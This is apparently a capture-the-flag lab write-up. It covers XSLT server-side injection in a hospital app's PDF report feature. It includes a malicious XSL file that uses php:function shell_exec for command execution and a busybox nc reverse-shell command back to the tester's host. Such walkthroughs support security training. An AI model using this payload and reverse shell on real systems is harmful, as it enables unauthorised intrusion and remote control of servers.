

As shown we are able to download a PDF report. Filling out the discharge summary and click on Download PDF Report and intercept the request in CAIDO, we see there is a xsl_path=discharge_summary.xsl xsl path defined in addition to our input.
When we run Gobuster we also saw a http://192.168.226.161/xsl/ directory. The access is forbidden to the XSL directory, however, when we add the filename, the file is downloaded.

This is the content of the downloaded file: http://192.168.226.161/xsl/discharge_summary.xsl.
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">

    <xsl:template match="/">
        <html>
            <head>
                <title>Discharge Summary</title>
                <style>
                    body {
                        font-family: Arial, sans-serif;
                        margin: 20px;
                    }
                    h1 {
                        color: #2c3e50;
                    }
                    .patient-details {
                        border: 1px solid #ccc;
                        padding: 10px;
                        margin: 20px 0;
                    }
                    .patient-details h2 {
                        color: #16a085;
                    }
                    .patient-details p {
                        font-size: 14px;
                        line-height: 1.6;
                    }
                </style>
            </head>
            <body>
                <h1>Patient Discharge Summary</h1>

                <div class="patient-details">
                    <h2>Patient Information</h2>
                    <p><strong>Name:</strong> <xsl:value-of select="patient/name" /></p>
                    <p><strong>Diagnosis:</strong> <xsl:value-of select="patient/diagnosis" /></p>
                    <p><strong>Treatment:</strong> <xsl:value-of select="patient/treatment" /></p>
                </div>

                <div>
                    <p><strong>Note:</strong> This is an automated discharge summary. For any queries, please contact the hospital administration.</p>
                </div>
            </body>
        </html>
    </xsl:template>

</xsl:stylesheet>
Within the request with the XSL_PATH parameter, we can change the POST request to: xsl_path=http://192.168.45.182/rce.xsl&name=test&diagnosis=test&treatment=test to see if we can let it use our own XSL file.
## start python webserver
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

## output
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.226.161 - - [19/Aug/2026 20:40:13] code 404, message File not found
192.168.226.161 - - [19/Aug/2026 20:40:13] "GET /rce.xsl HTTP/1.1" 404 -

Indeed we can. Since we don’t have created rce.xsl yet, lets create it. Using (https://hacktricks.wiki/en/pentesting-web/xslt-server-side-injection-extensible-stylesheet-language-transformations.html#internal---php) hacktricks we can get RCE using this XSL code when we change the XSL:stylesheet and add <xsl:value-of select="php:function('shell_exec','ls -la /')" />, ex. get the output of the ls -la / command:
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:php="http://php.net/xsl">

    <xsl:template match="/">
        <html>
            <head>
                <title>Discharge Summary</title>
                <style>
                    body {
                        font-family: Arial, sans-serif;
                        margin: 20px;
                    }
                    h1 {
                        color: #2c3e50;
                    }
                    .patient-details {
                        border: 1px solid #ccc;
                        padding: 10px;
                        margin: 20px 0;
                    }
                    .patient-details h2 {
                        color: #16a085;
                    }
                    .patient-details p {
                        font-size: 14px;
                        line-height: 1.6;
                    }
                </style>
            </head>
            <body>
                <h1>Patient Discharge Summary</h1>

                <div class="patient-details">
                    <h2>Patient Information</h2>
                    <p><strong>Name:</strong> <xsl:value-of select="patient/name" /></p>
                    <p><strong>Diagnosis:</strong> <xsl:value-of select="patient/diagnosis" /></p>
                    <p><strong>Treatment:</strong> <xsl:value-of select="patient/treatment" /></p>
                </div>

                <div>
                    <p><strong>Note:</strong> This is an automated discharge summary. For any queries, please contact the hospital administration.</p>
                </div>
                <xsl:value-of select="php:function('shell_exec','ls -la /')" />
            </body>
        </html>
    </xsl:template>

</xsl:stylesheet>
Restart the python webserver and change the intercepted Download PDF Report request to get our XSL file.
## start python webserver
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Now forward the request and indeed we get the PDF as expected with the command execution result.
To get initial access change the command in the rce.xsl with this: <xsl:value-of select="php:function('shell_exec','busybox nc 192.168.45.182 9001 -e bash')" />. First we need to setup a listener.
nc -lvnp 9001
listening on [any] 9001 ...
Now setup the Python webserver, intercept the request again as we just did, change to our local rce.xsl file and forward the request. Now we have our initial access.
## catch the reverse shell
listening on [any] 9001 ...
connect to [192.168.45.182] from (UNKNOWN) [192.168.226.161] 37356

## run whoami
whoami
mike

## find local.txt
find / -iname 'local.txt' 2>/dev/null
/home/mike/local.txt

## print local.txt
cat /home/mike/local.txt
8688b545cb98dedb915b4486f13d07dc
Privilege Escalation #
No privilege escalation is needed to complete this box.
References #
[+] https://github.com/theemperorspath/xss-via-svg/blob/main/callback.svg
[+] https://hacktricks.wiki/en/network-services-pentesting/pentesting-web/special-http-headers.html
[+] https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/BurpSuite-ParamMiner/uppercase-headers
[+] https://hacktricks.wiki/en/pentesting-web/xslt-server-side-injection-extensible-stylesheet-language-transformations.html#internal---php